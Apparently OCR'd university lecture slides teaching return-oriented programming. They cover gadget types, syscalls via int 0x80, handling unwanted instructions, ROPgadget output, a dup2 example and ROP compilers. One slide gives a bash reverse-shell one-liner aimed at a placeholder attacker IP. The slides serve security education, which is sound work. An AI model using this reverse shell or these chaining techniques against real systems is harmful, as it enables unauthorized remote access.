
What can gadgets do?

NOP




When the first inst. is being executed, esp points to the next 4 bytes.


Load a Value to Register





Load a Small Value to Register




Load/Store From/Into Memory











System Call


esp
&gbadget1
int 0x80
ret
libc copies the address of the __kernel_vsyscall function to this location during init.
esp
&gadget1
call gs:[0x10]
ret

Control Flow




Practical Issues

- You may find:
  - Unwanted instructions → You need to reverse their impact
  - A gadget that modifies the stack → Avoid
  - A gadget within another gadget → Can you use it?


Unwanted Instructions (1)

- You need to execute: `pop eax; ret;`
- But you only found: `pop eax; pop ebx; ret;`



Unwanted Instructions (2)

- You need to execute: `mov [eax], ebx; ret;`
- But you only found: `mov [eax+10], ebx; ret;`
- Say the destination address is X
- `eax` should be `X-10`



Gadgets to Avoid

- Gadgets that modify ebp
  - `leave; ret;`
  - `pop ebp; ret;`
- Function calls are relative to ebp

```
mov esp, ebp
pop ebp
```

Gadgets within gadgets

- You're looking for pop `ebx; ret;`


```
Gadgets information
============================================================
0x080486e9 : adc al, 0x41 ; ret0x080484ae : adc al, 0x50 ;
call edx
0x080484d2 : adc byte ptr [eax + 1], bh ; leave ; ret
0x08048427 : adc cl, cl ; ret0x08048488 : add al, 8 ; add
ecx, ecx ; ret
…
0x080485cf : xor ebx, dword ptr [edx] ; add byte ptr [eax],
al ; add esp, 8 ; pop ebx ; ret

Unique gadgets found: 87
```

Can we use this one?

ROP Chain: Example


- `A syscall: dup2` `asmlinkage long sys_dup2(unsigned int oldfd, unsigned int newfd);`
- To duplicate the stdout



When is dup2 needed?

ROP Chain: Example

- A syscall: dup2 `asmlinkage long sys_dup2(unsigned int oldfd, unsigned int newfd);`
- To duplicate the stdout



Creating a reverse shell

```
/bin/bash -i > /dev/tcp/<ATTACKER_IP>/9090 0<&1 2>&1
```

ROP Compiler

- Attacker uses a high-level language (e.g., DSL)
- The compiler generates ROP gadgets and data
- There exists a Turing-complete compiler

Is ROP x86-specific?

